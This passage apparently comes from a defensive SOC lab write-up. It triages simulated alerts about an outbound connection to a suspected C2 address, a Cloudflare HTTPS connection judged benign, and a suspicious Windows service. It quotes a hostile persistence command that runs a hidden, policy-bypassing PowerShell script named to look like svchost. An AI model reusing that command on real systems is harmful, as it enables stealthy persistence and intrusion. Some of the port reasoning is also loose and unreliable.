Let’s check the legitimate connections first before doing anything else. We are going to use the internal TryDetectThis platform given by the simulation but also try some external tools such as AbuseIPDB for a deeper investigation. 
The internal tools states that the 45[.]147[.]230[.]131 IP analysis is clean which in that case means not malicious.
Let’s also try AbuseIPDB. 
Again, 0% low risk. But that doesn’t automatically means safe or non malicious. Aurologic could be a legit service with a newly infected machine for example that’s why we have to investigate the Behaviour to completely understand the issue.
Besides IPs, we have to check the ports to see which services are requesting and transferring data to. The alert gives us two ports:
| Destination Port | Source Port |
|---|---|
| 8067 | 52624 |
| The ports are highly suspicious, there is no reason to use this two ports for. | |
| Port 8067 = Non-Standard Port: Port 8067 is an unassigned/custom port frequently leveraged by threat actors for out-of-band C2 communications and data transfer. | |
| Port 52624 = Ephemeral / Dynamic Port: Automatically assigned by the Windows TCP/IP stack for an outbound client session. This is standard OS behavior. | |
| So no reason for the connection to be happening other than Exfiltration. |
Verdict - 6360 (Suspicious External Connection Following Archive Creation)
Description: The attacker is trying to deliver data to the C2 Server via port 52624.
Timestamp: 10/23/2026 11:46:30.782
User: NT AUTHORITY\SYSTEM
Asset: THM-SREYES.tryhatmestudios.thm
List of IOCs:
- 45[.]147[.]230[.]131[:]8067
The following methods were identified:
Exfiltration Over Alternative Protocol
- Technique: T1048 (Exfiltration Over Alternative Protocol)
- Sub-Technique: T1048.003 (Exfiltration Over Unencrypted Non-C2 Protocol)
Third Alert - 6358 (Suspicious External Connection Following Archive Creation)


Alert & Event Metadata
- Host:
THM-SREYES.tryhatmestudios.thm- Timestamp:
10/23/2026 11:43:34.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
3(Network connection detected)- Record ID:
43438- Target User:
NT AUTHORITY\SYSTEM- User SID:
S-1-5-18- Sid Type:
0Process Details (Initiating Process)
- Image Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe- Process ID:
12408- Process GUID:
{3af46175-3c7c-6a90-d11c-000000001100}Network Connection Details
- Protocol:
tcp- Initiated:
true- Source IP:
10[.]60[.]10[.]20- Source Port:
56222- Destination IP:
104[.]18[.]32[.]47- Destination Port:
443Detection Context
- Description: This detection fires when a host transmits data to an external destination around the time an archive file is created locally. Connections to the same destination are grouped, so an alert may represent several connections rather than one, and the analyst is expected to establish how many occurred and over what interval. Archive creation followed by an outbound transfer matches the pattern used to move collected data out of an environment, but it also matches routine backup, telemetry, and vendor integration traffic. The analyst must establish what the archive contained, which process opened the connection, and whether the destination is a known and approved service before reaching a verdict.
Overview Investigation
Similar to the last alert, we receive an connection tagged as Exfiltration which, based on the playbook before, we need to make sure that connections are legitimate.
We are going to look at the IPs and Ports, starting with the destination IP, let’s use the internal tools first: 
As before, clean doesn’t doesn’t mean non malicious. It could be an newly infected machine, service or other instances that can return the report as being clean. Let’s gather more information on AbuseIPDB for example:  We can see the service as being whitelisted. Which is a really good indicator of the legitimacy of the service but not of the attack. It could be again, a newly infected machine inside the service. Which is rare on the highly respectable services such as cloudflare[.]com, but you have to be aware of the fact that even the most trusted services could be infected at some point.
The IP is legit, but what about the ports? In the last alert we saw that even on 0% risk we can have an infected machine, maybe could be the same thing here.
Ports provided: 443= Typical HTTPS port used by the company. 56222 = Port 56222 belongs to the dynamic/ephemeral port range (49152–65535). It is not officially assigned by IANA (Internet Assigned Numbers Authority) to any specific public service. BUT, it is used in software development, port 56222 is commonly recognized as a port used by the Visual Studio Tools for Unity extension for internal messaging and debugging.
Which matches the simulation internal structure: “TryHatMe Studios is an up-and-coming software development house, specialising in a range of applications, from games to utilities, known for previous releases such as “CyberHeist” and the highly anticipated platformer “NeuralNexus”.”
 This checks the internal structure of the service. With no further need for investigation.
Verdict - 6358 (Suspicious External Connection Following Archive Creation)
Asset: THM-SREYES.tryhatmestudios.thm
User Context: NT AUTHORITY\SYSTEM
Time: 10/23/2026 11:43:34.782
The IPs and Ports matches the internal working service of Game Development server hosting with CloudFlare. Overall, the verdict is:
Fourth Alert - 6357 (Suspicious Remote Logon and Service Creation)


Alert & Event Metadata
- Host:
THM-SREYES.tryhatmestudios.thm- Timestamp:
10/23/2026 11:38:34.782- Data Source:
WinEventLog:Security- Event ID:
4697(A service was installed in the system)- Record ID:
7589- Target User:
TRYHATME\svc-mktshare- User SID:
S-1-5-21-1966530601-3185510712-10604624-1126- Logon ID:
0x24F6572Service Details (Installed Service)
- Service Name:
SvcUpdate- Service File Name:
cmd.exe /c start /b powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -File C:\Windows\Temp\svchost_update.ps1- Service Account:
LocalSystem- Service Type:
0x10- Service Start Type:
3(Manual)- Referenced Script Path:
C:\Windows\Temp\svchost_update.ps1Detection Context
- Description: This detection fires when a new Windows service is registered on a host and its configured binary path does not resolve to a recognised service executable. Service creation is a durable execution mechanism that runs with high privilege, and software deployment tooling uses it legitimately. The analyst must inspect what the service was configured to run and how that command line was constructed, determine which account created the service and whether the registering session originated over the network or at the console, and establish whether the service started.
Overview Investigation
Before we go further, let’s check the playbook. 
Let’s begin with the service name. SvcUpdate is not an essential core Windows operating service. So we can already suspect the service just by the name. Let’s also follow the executable: cmd.exe /c start /b powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -File C:\Windows\Temp\svchost_update.ps1 Similar with the alert #6355, we can confidently identify the same behaviour and flags with only one more flag added:
-NonI which makes the powershell Non Interactable which is another obvious method to hide your shell, even if you would eliminate the Hidden flag, you couldn’t interact with the powershell.

Here we can see user THM-SREYES creates the service SvcUpdate at 2026-10-25 14:19:31.905.
Verdict - 6357 (Suspicious Remote Logon and Service Creation)
Description: The suspicious Temp file svchost_update.ps1 is starting / modifying a service SvcUpdate.
Timestamp: 10/23/2026 11:38:34.782
User: TRYHATME\svc-mktshare
Asset: THM-SREYES.tryhatmestudios.thm
List of IOCs:
- SvcUpdate
- C:\Windows\Temp\svchost_update.ps1
The following where identified:
Masquerading (SvcUpdate / svchost_update.ps1)
- Technique: T1036 (Masquerading)
- Sub-Technique: T1036.005 (Match Legitimate Name or Location)
Execution via Command and Scripting Interpreter (Windows Command Shell)
